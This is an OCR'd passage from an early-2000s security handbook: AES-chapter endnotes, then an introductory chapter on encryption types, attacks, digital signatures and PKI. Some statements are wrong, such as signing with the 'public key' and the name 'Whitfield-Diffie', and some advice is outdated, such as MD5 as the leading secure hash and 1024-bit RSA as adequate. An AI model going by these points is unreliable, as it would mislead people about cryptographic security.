5. There are actually six assumptions. Dutch cryptographer Auguste Kerckhoff wrote *La Cryptographie Militare* (Military Cryptography) in 1883. His work set forth six highly desirable elements for encryption systems:
   a. A cipher should be unbreakable. If it cannot be theoretically proven to be unbreakable, it should at least be unbreakable in practice.
   b. If one's adversary knows the method of encipherment, this should not prevent one from continuing to use the cipher.
   c. It should be possible to memorize the key without having to write it down, and it should be easy to change to a different key.
   d. Messages, after being enciphered, should be in a form that can be sent by telegraph.
   e. If a cipher machine, code book, or the like is involved, any such items required should be portable and usable by one person without assistance.
   f. Enciphering or deciphering messages in the system should not cause mental strain, and should not require following a long and complicated procedure.
6. http://csrc.nist.gov/encryption/aes/pre-round1/aes_9701.txt.
7. Details are also available at www.eff.org/descracker.html.
8. The X9.52 standard defines triple-DES encryption with keys k_1, k_2 *and* k_3; k_3 as: $C = E_{k3}(D_{k2}(E_{k1}(M)))$ where E_k and D_k denote DES encryption and DES decryption, respectively, with the key k.
9. It should be noted that AES (like DES) will only be used to protect sensitive but unclassified data. Classified data is protected by separate, confidential algorithms.
10. Dan Coppersmith, The Data Encryption Standard and Its Strength Against Attacks, IBM Report RC18613.
11. http://csrc.nist.gov/encryption/aes/draftfips/fr-AES-200102.html.
12. For a quick technical overview of Rijnadel, see http://www.baltimore.com/devzone/aes/tech_overview.html.
13. www.esat.kuleuven.ac.be/~rijmen/square/index.html.
14. Available at www.esat.kuleuven.ac.be/~rijmen/rijndael/rijndaeldocV2.zip.

15. http://csrc.nist.gov/encryption/aes/round2/r2report.pdf.
16. Feistel ciphers are block ciphers in which the input is split in half. Feistel ciphers are provably invertible. Decryption is the algorithm in reverse, with subkeys used in the opposite order.
17. Of the four other AES finalists, MARS uses an extended Feistel network; RC6 and Twofish use a standard Feistel network; and Serpent uses a single substitution-permutation network.
18. Known as the key schedule, the Rijndael key (which is from 128 to 256 bits) is fed into the key schedule. This key schedule is used to generate the sub-keys, which are the keys used for each round. Each sub-key is as long as the block being enciphered, and thus, if 128 bits long, is made up of 16 bytes. A good explanation of the Rijndael key schedule can be found at http://home.ecn.ab.ca/~jsavard/crypto/co040801.htm.
19. http://csrc.nist.gov/encryption/aes.
20. As clarified in the report by NIST (*Report on the Development of the Advanced Encryption Standard)*, the fact that NIST rejected MARS, RC6, Serpent, and Twofish does not mean that they were inadequate for independent use. Rather, the sum of all benefits dictated that Rijndael was the best candidate for the AES. The report concludes that "all five algorithms appear to have adequate security for the AES."
21. Improved Cryptanalysis of Rijndael, N. Ferguson, J. Kelsey, et al., www.counterpane.com/rijndael.html.
22. Contrast this with Twofish; see *The Twofish Team's Final Comments on AES Selection*, www.counterpane.com/twofish-final.html.
23. www.planetit.com/techcenters/docs/security/qa/PIT20001106S0015.
24. It is an acceptable assumption to believe that the NSA has had this capability for a long time.
25. An FPGA is an integrated circuit that can be programmed in the field after manufacture. They are heavily used by engineers in the design of specialized integrated circuits that can later be produced in large quantities for distribution to computer manufacturers and end users.
26. Similar to those government agencies that applied for waivers to get out of the requirement for C2 (*Orange Book*) certification.

For Further Information

1. Savard, John, How Does Rijndael Work? www.securityportal.com/articles/rijndael20001012. html and http://home.ecn.ab.ca/~jsavard/crypto/co040801.htm.
2. Tsai, Melvin, AES: An Overview of the Rijndael Encryption Algorithm, www.gigascale.org/mescal/forum/65.html.
3. Landau, Susan, Communications Security for the Twenty-first Century: The Advanced Encryption Standard and Standing the Test of Time: The Data Encryption Standard, www.ams.org/notices/200004/fea-landau.pdf and www.ams.org/notices/200003/fea-landau.pdf.
4. Schneier, Bruce, *Applied Cryptography,* John Wiley & Sons, 1996.
5. Menezes, Alfred, *Handbook of Applied Cryptography,* CRC Press, 1996.
6. Anderson, Ross, *Security Engineering,* John Wiley & Sons, 2001.
7. Brown, Lawrie, A Current Perspective on Encryption Algorithms, http://www.adfa.edu.au/~lpb/papers/unz99.html.

Introduction to Encryption

Jay Heiser

THROUGHOUT RECORDED HISTORY, NEW FORMS OF COMMUNICATION HAVE BEEN PARALLELED BY DEVELOPMENTS IN CRYPTOGRAPHY, THE PRACTICE OF SECURING COMMUNICATIONS. Secret writing appeared soon after the development of writing itself — an Egyptian example from 1900 BC is known. During the Renaissance, the significance of the nation state and growth in diplomacy created a requirement for secret communication systems to support diplomatic missions located throughout Europe and the world. The high volume of encrypted messages, vulnerable to interception through slow and careless human couriers, encouraged the first organized attempts to systematically break secret communications. Several hundred years later, the widespread use of the telegraph, and especially the use of radio in World War I, forced the development of efficient and robust encryption techniques to protect the high volume of sensitive communications vulnerable to enemy surveillance. At the start of World War II, highly complex machines, such as the German Enigma, were routinely used to encipher communications. Despite the sophistication of these devices, commensurate developments in cryptanalysis, the systematic technique of determining the plain text content of an encrypted message, provided the Allies with regular access to highly sensitive German and Japanese communications.

The ubiquity of computers — and especially the growth of the Internet — has created a universal demand for secure high-volume, high-speed communications. Governments, businesses of all sizes, and even private individuals now have a routine need for protected Internet communications. Privacy is just one of the necessary services that cryptography is providing for E-commerce implementations. The burgeoning virtual world of online transactions has also created a demand for virtual trust mechanisms. Cryptological techniques, especially those associated with public key technology, enable highly secure identification mechanisms, digital

signature, digital notary services, and a variety of trusted electronic transaction types to replace paper and human mechanisms.

HOW ENCRYPTION FAILS

Encryption has a history of dismal failures. Like any other human device, it can always be circumvented by humans; it is not a universal panacea to security problems. Having an understanding of how encryption implementations are attacked and how they fail is crucial in being able to successfully apply encryption.

CRYPTOGRAPHIC ATTACKS

Brute-force attack is the sequential testing of each possible key until the correct one is found. On average, the correct key will be found once half of the total key space has been tried. The only defense against a brute-force attack is to make the key space so huge that such an attack is *computationally infeasible* (i.e., theoretically possible, but not practical given the current cost/performance ratio of computers). As processing power has increased, the limits of computational infeasibility have been reduced, encouraging the use of longer keys. A 128-bit key space is an awesomely large number of keys — contemporary computing resources could not compute 2^{128} keys before the sun burned out.

Cryptanalysis is the systematic mathematical attempt to discover weaknesses in either cryptographic implementation or practice, and to use these weaknesses to decrypt messages. The idea of cryptanalytic attack is fascinating, and in some circumstances, the successes can be quite dramatic. In reality, more systems are breached through human failure. Several of the more common forms of cryptanalytic attack are described below.

A **ciphertext-only attack** is based purely on intercepted ciphertext. It is the most difficult because there are so few clues as to what has been encrypted, forcing the cryptanalyst to search for patterns within the ciphertext. The more ciphertext available for any given encryption key, the easier it is to find patterns facilitating cryptanalysis. To reduce the amount of ciphertext associated with specific keys, virtual private networks, which can exchange huge amounts of encrypted data, automatically change them regularly.

A **known plaintext attack** is based on knowledge of at least part of the plaintext message, which can furnish valuable clues in cracking the entire text. It is not unusual for an interceptor to be aware of some of a message's plaintext. The name of the sender or recipient, geographical names, standard headers and footers, and other context-dependent text may be assumed as part of many documents and messages. A **reasonable guess attack** is similar to a known plaintext attack.

Password cracking tools are a common example of reasonable guess techniques. Called a **dictionary attack**, they attempt to crack passwords by starting with words known to be common passwords. If that fails, they then attempt to try all of the words in a dictionary list supplied by the operator. Such automated attacks are effectively brute-force attacks on a limited subset of keys. L0phtcrack not only uses a dictionary attack but also exploits weaknesses in NT's password hashing implementation that were discovered through cryptanalysis, making it a highly efficient password guesser.

COMPROMISE OF KEY

In practice, most encryption failures are due to human weakness and sloppy practices. The human password used to access a security domain or crypto subsystem is often poorly chosen and easily guessable. Password guessing can be extraordinarily fruitful, but stolen passwords are also quite common. Theft may be accomplished through physical examination of an office; passwords are often stuck on the monitor or glued underneath the keyboard. Social engineering is the use of deception to elicit private information. A typical social engineering password theft involves the attacker phoning the victim, explaining that they are with the help desk and need the user's password to resolve a problem.

Passwords can also be stolen using a sniffer to capture them as they traverse the network. Older services, such as FTP and Telnet, send the user password and login across the network in plaintext. Automated attack tools that sniff Telnet and FTP passwords and save them are commonly found in compromised UNIX systems. NT passwords are hashed in a very weak fashion, and the L0phtcrack utility includes a function to collect crackable password hashes by sniffing login sessions.

If a system is compromised, there might be several passwords available on it for theft. Windows 95 and 98 systems use a very weak encryption method that is very easy to crack. Software that requires a password entry often leaves copies of the unencrypted passwords on the hard drive, either in temporary files or swap space, making them easy to find. Private keys are typically 1024 bits long, but are protected online by encrypting them with a human password that is usually easy to remember (or else it would be written down). Recent studies have shown that identifying an encrypted public key on a hard drive is relatively straightforward, because it has such a high level of entropy (high randomness) relative to other data. If a system with a private key on the hard drive is compromised, it must be assumed that a motivated attacker will be able to locate and decrypt the private key and would then be able to masquerade as the key holder.

Even if a workstation is not physically compromised, remote attacks are not difficult. If the system has an exploitable remote control application on it — either a legitimate one like PCAnywhere that might be poorly configured, or an overtly hostile backdoor application such as NetBus — then an attacker can capture the legitimate user's password. Once the attacker has a user's password, if the private key is accessible through software, the remote control attacker can create a message or document and sign it with the victim's private key, effectively appropriating their identity. A virus named Caligula is designed to steal encrypted keys from infected systems using PGP Mail, copying them back out to a site on the Internet where potential attackers can download them and attempt to decrypt them. Because software-based keys are so easily compromised, they should only be used for relatively low assurance applications, like routine business and personal mail. Legal and commercial transactions should be signed with a key stored in a protected and removable hardware device.

CREATING RELIABLE ENCRYPTION IS DIFFICULT

As should be clear from the wide variety of attacks, creating and using encryption is fraught with danger. Unsuccessful cryptosystems typically fail in one of four areas.

Algorithm Development

Modern encryption techniques derive their strength from having so many possible keys that a brute-force attack is infeasible. The key space (i.e., the potential population of keys) is a function of key size. A robust encryption implementation should not be breakable by exploiting weaknesses in the algorithm, which is the complex formula of transpositions and substitutions used to perform the data transformation. When designing algorithms, cryptologists assume that not only the algorithm, but even the encryption engine source code will be known to anyone attempting to break encrypted data. This represents a radical change from pre-computing era cryptography, in which the mechanics of the encryption engines were jealously guarded. The success of the American forces over the Japanese at the battle of Midway was facilitated by knowledge of the Japanese naval deployment, allowing American aviators to attack the larger Japanese fleet at the maximum possible range. American cryptanalysts had reverse-engineered the Japanese encryption machines, making it feasible to break their enciphered transmissions.

Suitable encryption algorithms are notoriously difficult to create. Even the best developers have had spectacular failures. History has shown that the creation and thorough testing of new encryption algorithms requires a team of highly qualified cryptologists. Experience has also shown that proprietary encryption techniques, which are common on PCs, usually fail

when subjected to rigorous attack. At best, only a few thousand specialists can claim suitable expertise in the esoteric world of cryptology. Meanwhile, millions of Internet users need access to strong cryptologic technology. The only safe choice for the layperson is to choose encryption products based on standard algorithms that are widely recognized by experts as being appropriately resistant to cryptanalytic attack.

> Even worse, it doesn't do any good to have a bunch of random people examine the code; the only way to tell good cryptography from bad cryptography is to have it examined by experts. Analyzing cryptography is hard, and there are very few people in the world who can do it competently. Before an algorithm can really be considered secure, it needs to be examined by many experts over the course of years.
>
> — Bruce Schneier, CRYPTO-GRAM, September 15, 1999

Implementation

Creation of a robust encryption algorithm is just the first challenge in the development of an encryption product. The algorithm must be carefully implemented in hardware or software so that it performs correctly and is practical to use. Even when an algorithm is correctly implemented, the overall system security posture may be weakened by some other factor. Key generation is a weak spot. If an attacker discovers a pattern in key generation, it effectively reduces the total population of possible keys and greatly reduces the strength of the implementation. A recent example was the failure of one of the original implementations of Netscape's SSL, which used a predictable time-based technique for random number generation. When subjected to statistical analysis, few man-made devices can provide sufficiently random output.

Deployment

Lack of necessary encryption, due to a delayed or cancelled program, can cause as much damage as the use of a flawed system. For a cryptosystem to be successful, the chosen products must be provided to everyone who will be expected to use them.

Operation

Experience constantly demonstrates that people are the biggest concern, not technology. A successful encryption project requires clearly stated goals, which are formally referred to as policies, and clearly delineated user instructions or procedures. Highly sophisticated encryption projects, such as public key infrastructures, require detailed operational documents such as practice statements. Using encryption to meet organizational goals requires constant administrative vigilance over infrastructure and use of keys. Encryption technology will fail without user cooperation.

> It turns out that the threat model commonly used by cryptosystem designers was wrong: most frauds were not caused by cryptanalysis or other technical attacks, but by implementation errors and management failures. This suggests that a paradigm shift is overdue in computer security; we look at some of the alternatives, and see some signs that this shift may be getting under way.
>
> — Ross Anderson, "Why Cryptosystems Fail"
> A United Kingdom-based study of failure modes
> of encryption in banking applications

TYPES OF ENCRYPTION

Two basic types of encryption are used: symmetric and asymmetric. The traditional form is symmetric, in which a single secret key is used for both encryption and decryption. Asymmetric encryption uses a pair of mathematically related keys, commonly called the private key and the public key. It is not computationally feasible to derive the matching private key using the encrypted data and the public key. Public key encryption is the enabler for a wide variety of electronic transactions and is crucial for the implementation of E-commerce.

Symmetric Encryption

A symmetric algorithm is one that uses the same key for encryption and decryption. Symmetric algorithms are fast and relatively simple to implement. The primary disadvantage in using secret key encryption is actually keeping the key secret. In multi-party transactions, some secure mechanism is necessary in order to share or distribute the key so that only the appropriate parties have access to the secret key. Exhibit 17-1 lists the most common symmetric algorithms, all of which have proven acceptably resistant to cyryptanalytic attack in their current implementation.

Asymmetric (Public Key) Encryption

The concept of public key encryption represented a revolution in the applicability of computer-based security in 1976 when it was introduced in a journal article by Whitfield Diffie and Martin Hellman. This was quickly followed in 1978 with a practical implementation. Developed by Ron Rivest, Adi Shamir, and Len Adelman, their "RSA" scheme is still the only public key encryption algorithm in widespread use. Public key encryption uses one simple but powerful concept to enable an extraordinary variety of online trusted transactions: one party can verify that a second party holds a specific secret without having to know what that secret is. It is impossible to imagine what E-commerce would be without it. Many transaction types would be impossible or hopelessly difficult. Unlike secret key encryption, asymmetric encryption uses two keys, either one of which can be used to decrypt ciphertext encrypted with the corresponding key. In practice, one

Exhibit 17-1. Common symmetric algorithms.

Algorithm	Developer	Key Size (bits)	Characteristics
DES	IBM under U.S. government contract	56	Adopted as a U.S. federal standard in 1976 Most widely implemented encryption algorithm Increasing concern over resistance to brute-force attack
3DES	3 sequential applications of DES	112	Slow
IDEA	Developed in Switzerland by Xuejia Lai and James Massey	128	Published in 1991 Widely used in PGP Must be licensed for commercial use
Blowfish	Bruce Schneier	Up to 448	Published in 1993 Fast, compact, and flexible

key is referred to as the secret key, and is carefully protected by its owner, while the matching public key can be freely distributed. Data encrypted with the public key can only be decrypted by the holder of the private key. Likewise, if ciphertext can be successfully decrypted using the public key, it is proof that whoever encrypted the message used a specific private key.

Like symmetric algorithms, public key encryption implementations do not rely on the obscurity of their algorithm, but use key lengths that are so long that a brute-force attack is impossible. Asymmetric encryption keys are based on prime numbers, which limits the population of numbers that can be used as keys. To make it impractical for an attacker to derive the private key, even when ciphertext and the public key are known, RSA key length of 1024 bits has become the standard practice. This is roughly equivalent to an 80-bit symmetric key in resistance to a brute-force attack. Not only does public key encryption require a much longer key than symmetric encryption, it is also exponentially slower. It is so time-consuming that it is usually not practical to encrypt an entire data object. Instead, a one-time session key is randomly generated and used to encrypt the object with an efficient secret key algorithm. The asymmetric algorithm and the recipient's public key are then used to encrypt the session key so that it can only be decrypted with the recipient's private key.

Only a few asymmetric algorithms are in common use today. The Whitfield-Diffie algorithm is used for secure key exchange, and the digital signature algorithm (DSA) is used only for digital signature. Only two algorithms are currently used for encryption; RSA is by far the most widespread. *Elliptic curve* is a newer form of public key encryption that uses smaller key lengths

and is less computationally intensive. This makes it ideal for smart cards, which have relatively slow processors. Because it is newer, and based on unproven mathematical concepts, elliptic curve encryption is sometimes considered riskier than RSA encryption. It is important to understand that RSA encryption, while apparently remaining unbroken in 20 years of use, has not been mathematically proven secure either. It is based on the intuitive belief that the process of factoring very large numbers cannot be simplified. Minor improvements in factoring, such as a technique called Quadratic Sieve, encouraged the increase in typical RSA key length from 512 to 1024 bits. A mathematical or technological breakthrough in factoring is unlikely, but it would quickly obsolete systems based on RSA technology.

Additional Cryptography Types

A hash algorithm is a one-way cryptographic function. When applied to a data object, it outputs a fixed-size output, often called a message digest. It is conceptually similar to a checksum, but is much more difficult to corrupt. To provide a tamper-proof fingerprint of a data object, it must be impossible to derive any information about the original object from its message digest. If the original data is altered and the hash algorithm is reapplied, the new message digest must provide no clue as to what the change in the data was. In other words, even a 1-bit change in the data must result in a dramatically different hash value.

The most widely used secure hash algorithm is MD5, published by Ron Rivest in 1992. Some authorities expect it to be obsolete shortly, suggesting that developments in computational speed might already have rendered it inadequate. SHA-1 outputs a longer hash than MD5. The U.S. federal government is promulgating SHA-1, and it is becoming increasingly common in commercial applications.

Steganography is the practice of hiding data. This differs from encryption, which makes intercepted data unusable, but does not attempt to conceal its presence. While most forms of security do not protect data by hiding it, the mere fact that someone has taken the trouble to encrypt it indicates that the data is probably valuable. The owner may prefer not to advertise the fact that sensitive data even exists. Traditional forms of steganography include invisible ink and microdots; cryptographic steganography uses data transformation routines to hide information within some other digital data.

Multimedia objects, such as bitmaps and audio or video files, are the traditional hiding places, although a steganographic file system was recently announced. Multimedia files are relatively large compared to textual documents, and quite a few bits can be changed without making differences that are discernable to human senses. As an example, this chapter can easily be secreted within a true color photograph suitable as a 1024×768 screen

background. The desired storage object must be both large enough and complex enough to allow the data object to be hidden within it without making detectable changes to the appearance or sound of the object. This is an implementation issue; a secure steganography utility must evaluate the suitability of a storage object before allowing the transformation to occur. An object containing data secreted within it will have a different hash value than the original, but current implementations of steganography do not allow a direct human comparison between the original and modified file to show any detectible visual or audio changes.

While there are legitimate applications for cryptographic steganography, it is certainly a concern for corporations trying to control the outflow of proprietary data and for computer forensic investigators. Research is being conducted on techniques to identify the existence of steganographically hidden data, based on the hypotheses that specific steganography utilities leave characteristic patterns, or fingerprints. Most steganography utilities also provide an encryption option, so finding the hidden data does not mean that its confidentiality is immediately violated.

Digital watermarking is a communication security mechanism used to identify the source of a bitmap. It is most often used to protect intellectual property rights by allowing the owner of a multimedia object to prove that they were the original owners or creators of the object. Watermarking is similar to digital steganographic techniques in that the coded data is hidden in the least significant bits of some larger object.

CRYPTOGRAPHIC SERVICES

The most obvious use of encryption is to provide privacy, or confidentiality. Privacy can be applied in several contexts, depending on the specific protection needs of the data. Messages can be encrypted to provide protection from sniffing while being transmitted over a LAN or over the Internet. Encryption can also be used to protect the confidentiality of stored data that might be physically accessed by unauthorized parties.

Identification is accomplished in one of three ways, sometimes referred to as (1) something you know, (2) something you have, and (3) something you are. "Something you are" refers to biometric mechanisms, which are beyond the scope of this chapter, but the other two identification mechanisms are facilitated through encryption.

Passwords and passphrases are examples of "something you know" and they are normally protected cryptographically. The best practice is not to actually store phrases or passwords themselves, but to store their hash values. Each hash value has the same length, so they provide no clue as to the content or characteristics of the passphrase. The hash values can be further obfuscated through use of a *salt* value. On UNIX systems, for example,

the first two letters of the user name are used as salt as part of the DE-based hash routine. The result is that different logins that happen to have the same password will be associated with different hash values, which greatly complicates brute-force attacks.

Encryption keys can also serve as "something you have." This can be done with either symmetric or asymmetric algorithms. If two people share a secret key, and one of them encrypts a known value, they can recognize the other as being the only one who can provide the same encrypted result. In practice, public key-based identification systems scale much better, and are becoming increasingly common. Identification keys are stored on magnetic media or within a smart card. Usually, they are encrypted themselves and must be unlocked by the entry of a PIN, password, or passphrase by their owner before they can be accessed.

Integrity is provided by hashing a document to create a message digest. The integrity of the object can be verified by deriving the hash sum again, and comparing that value to the original. This simple application of a cryptographic hash algorithm is useful only when the hash value is protected from change. In a transaction in which an object is transmitted from one party to another, simply tacking a message digest onto the end of the object is insufficient — the recipient would have no assurance that the original document had not been modified and a matching new message digest included.

Authorship and Integrity assurance is provided cryptographically by digital signature. To digitally sign a document using RSA encryption, a hash value of the original document is calculated, which the signer then encrypts with their private key. The digital signature can be verified by decrypting the signature value with the signer's public key, and comparing the result to the hash value of the object. If the values do not match, the original object is no longer intact or the public and private keys do not match; in either case, the validation fails. Even if proof of authorship is not a requirement, digital signature is a practical integrity assurance mechanism because it protects the message digest by encrypting it with the signer's public key.

Digital signature provides a high level of assurance that a specific private key was used to sign a document, but it cannot provide any assurance that the purported owner of that private key actually performed the signature operation. The appropriate level of trust for any particular digitally signed object is provided through organizational procedures that are based on formal written policy. Any organization using digital signature must determine what level of systemic rigor is necessary when signing and verifying objects. Because the signature itself can only prove which key was used to sign the document, but not who actually wielded that key,

signature keys must be protected by authentication mechanisms. It is useless to verify a digital signature without having an acceptable level of trust that the public key actually belongs to the purported sender. Manual sharing of public keys is one way to be certain of their origin, but it is not practical for more than a few dozen correspondents. A third-party authentication service is the only practical way to support the trust needs of even a moderately sized organization, let alone the entire Internet.

A digital certificate provides third-party verification of the identity of a key holder. It takes the form of the keyholder's public key signed by the private key of a Certificate Authority (CA). This powerful concept makes it feasible to verify a digitally signed object sent by an unknown correspondent. The CA vouches for the identity of the certificate holder, and anyone with a trusted copy of the CA's public key can validate an individual's digital certificate. Once the authenticity of a certificate has been confirmed, the public key it contains can be used to validate the digital signature on an object from the certificate holder. E-mail applications that support digital signature and public key-based encryption typically include the sender's digital certificate whenever sending a message with a signed or encrypted object, making it easy for the sender to verify the message contents.

A Certificate Revocation List (CRL) is periodically published by some CAs to increase the level of trust associated with their certificates. Although digital certificates include an expiration date, it is often desirable to be able to cancel a certificate before it has expired. If a private key is compromised, a user account is cancelled, or a certificate holder is provided with a replacement certificate, then the original certificate is obsolete. Listing it on a CRL allows the CA to notify verifiers that the certificate issuer no longer considers it a valid certificate. CRLs increase the implementation and administration costs of a CA. Clients must access the revocation list over a network during verification, which increases the time required to validate a signature. Verification is impossible if the network or revocation list server is unavailable. Although their use can significantly increase the level of assurance provided by digital certificates, revocation implementations are rare.

It is not always practical to provide a digital certificate with every signed object, and high-assurance CAs need a CRL server. Directory service is a distributed database optimized for reading that can make both CRLs and certificates available on a wide area network (WAN) or the Internet. Most directory services are based on the X.500 standard and use the extensible format X.509 to store digital certificates.

Public key infrastructure (PKI) refers to the total system installed by an organization to support the distribution and use of digital certificates. A PKI encompasses both infrastructure and organizational process. Examples of organizational control mechanisms include certificate policies (CP)

specifying the exact levels of assurance necessary for specific types of information, and practice statements specifying the mechanisms and procedures that will provide it. A PKI can provide any arbitrary level of assurance, based on the rigor of the authentication mechanisms and practices. The more effort an organization uses to verify a certificate applicant's identity, and the more secure the mechanisms used to protect that certificate holder's private key, the more trust that can be placed in an object signed by that certificate holder. Higher trust exacts a higher cost, so PKIs typically define a hierarchy of certificate trust levels allowing an optimal tradeoff between efficiency and assurance.

Transactional Roles (Witnessing)

Commerce and law rely on a variety of transactions. Over thousands of years of civilization, conventions have been devised to provide the parties to these transactions with acceptable levels of assurance. The same transactions are desirable in the digital realm, but mechanisms requiring that a human mark a specific piece of paper need virtual replacements. Fortunately, trust can be increased using witnessing services that are enabled through public key encryption.

Nonrepudiation describes protection against the disavowal of a transaction by its initiator. Digital signature provides nonrepudiation by making it impossible for the owner of a private key to deny that his key was used to sign a specific object. The key holder can still claim that his private key had been stolen — the level of trust appropriate for any electronically signed document is dependent on the certificate policy. For example, a weak certificate policy may not require any authentication during the certificate request, making it relatively easy to steal someone's identity by obtaining a certificate in his or her name. A CP that requires a more robust vetting process before issuing a certificate, with private keys that can only be accessed through strong authentication mechanisms (such as biometrics), decreases the potential that a signer will repudiate a document.

A digital notary is a trusted third party that provides document signature authentication. The originator digitally signs a document and then registers it with a digital notary, who also signs it and then forwards it the final recipient. The recipient of a digitally notarized document verifies the signature of the notary, not the originator. A digital notary can follow much more stringent practices than is practical for an individual, and might also offer some form of monetary guarantee for documents that it notarizes. The slight inconvenience and cost of utilizing a digital notary allows a document originator to provide a higher level of assurance than they would be able to without using a trusted third party.

Timestamping is a transactional service that can be offered along with notarization, or it might be offered by an automated timestamp service

that is both lower cost and lower assurance than a full notarization service. A timestamp service is a trusted third party guaranteeing the accuracy of their timestamps. Witnessing is desirable for digital object time verification because computer clocks are untrustworthy and easily manipulated through both hardware and software. Like a digitally notarized document, a timestamped document is digitally signed with the private key of the verification service and then forwarded to the recipient. Applications suitable for timestamping include employee or consultant digital time cards, performance data for service level agreements, telemetry or test data registration, and proposal submission.

Key exchange is a process in which two parties agree on a secret key known only to themselves. Some form of key exchange protocol is required in many forms of secure network connectivity, such as the initiation of a virtual private network connection. The Whitfield-Diffie algorithm is an especially convenient key exchange technique because it allows two parties to securely agree on a secret session key without having any prior relationship or need for a certificate infrastructure.

Key Recovery

Clashes between civil libertarians and the U.S. federal government have generated negative publicity on the subject of key escrow. Security practitioners should not let this political debate distract them from understanding that organizations have a legitimate need to protect their own data. Just as employers routinely keep extra keys to employee offices, desks, and safes, they are justified in their concern over digital keys. Very few organizations can afford to allow a single individual to exercise sole control over valuable corporate information. Key recovery is never required for data transmission keys because lost data can be immediately resent. However, if someone with the only key to stored encrypted data resigns is unavailable, or loses his key, then the organization loses that data permanently. Key recovery describes the ability to decrypt data without the permission or assistance of its owner. Organizations that use encryption to protect the privacy of stored data must understand the risk of key loss; and if key loss is unacceptable, their encryption policy should mandate key recovery or backup capabilities.

PUTTING IT INTO PRACTICE

Exhibit 17-2 provides an example process using both secret and public key cryptography to digitally sign and encrypt a message. Contemporary public key-based systems, such as e-mail and file encryption products, are complex hybrids using symmetric algorithms for privacy and the RSA public key algorithm to securely exchange keys. A hashing algorithm and the RSA public key algorithm provide digital signature. Starting in this case




Exhibit 17-2. Using public key encryption to protect an object.

with a text file, the first step is to apply a cryptographic hash function to create a message digest (1). To protect this message digest from manipulation, and to turn it into a digital signature, it is encrypted with the private key of the signer (2). The signer's public key is highly sensitive stored information, and it must be protected with some sort of authentication mechanism. At a minimum, the key owner must enter a password to access the key. (While this is the most common protective mechanism for private

keys, it is by far the weakest link in this entire multi-step process). After creating the digital signature, it is concatenated onto the original file, creating a signed object (3). In practice, a compound object like this normally has additional fields, such as information on the hash algorithm used, and possibly the digital certificate of the signer. At this point, the original object has been turned into a digitally signed object, suitable for transmission. This is effectively an unsealed digital envelope. If privacy is required, the original object and the digital signature must be encrypted.

Although it would be possible to encrypt the signed object using a public key algorithm, this would be extremely slow, and it would limit the potential distribution of the encrypted object. To increase efficiency and provide destination flexibility, the object is encrypted using a secret key algorithm. First, a one-time random session key is generated (4). The signed object is encrypted with a symmetric algorithm, using this session key as the secret key (5). Then the session key, which is relatively small, is encrypted using the public key of the recipient (6). In systems based on RSA algorithms, users normally have two pairs of public and private keys: one pair is used for digital signature and the other is used for session key encryption. If the object is going to be sent to multiple recipients, copies of the session key will be encrypted with each of their public keys. If the message is meant to be stored, one of the keys could be associated with a key recovery system or it might be encrypted for the supervisor of the signer. All of the encrypted copies of the session key are appended onto the encrypted object, effectively creating a sealed digital envelope. Again, in practice, this compound object is in a standardized format that includes information on the encryption algorithms, and mapping information between encrypted session keys and some sort of user identifier is included. A digital envelope standard from RSA called PKCS #7 is widely used. It can serve as either an unsealed (signed but not encrypted) or sealed (signed and encrypted) digital envelope.

The processes are reversed by the recipient. As shown in Exhibit 17-3, the encrypted session key must be decrypted using the recipient's private key (2) (which should be stored in encrypted form and accessed with a password). The decrypted session key is used to decrypt the data portion of the digital envelope (3), providing a new object consisting of the original data and a digital signature. Verification of the digital signature is a three-step process. First, a message digest is derived by performing a hash function on the original data object (5). Then the digital signature is decrypted using the signer's public key. If the decrypted digital signature does not have the same value as the computed hash value, then either the original object has been changed, or the public key used to verify the signature does not match the private key used to sign the object.

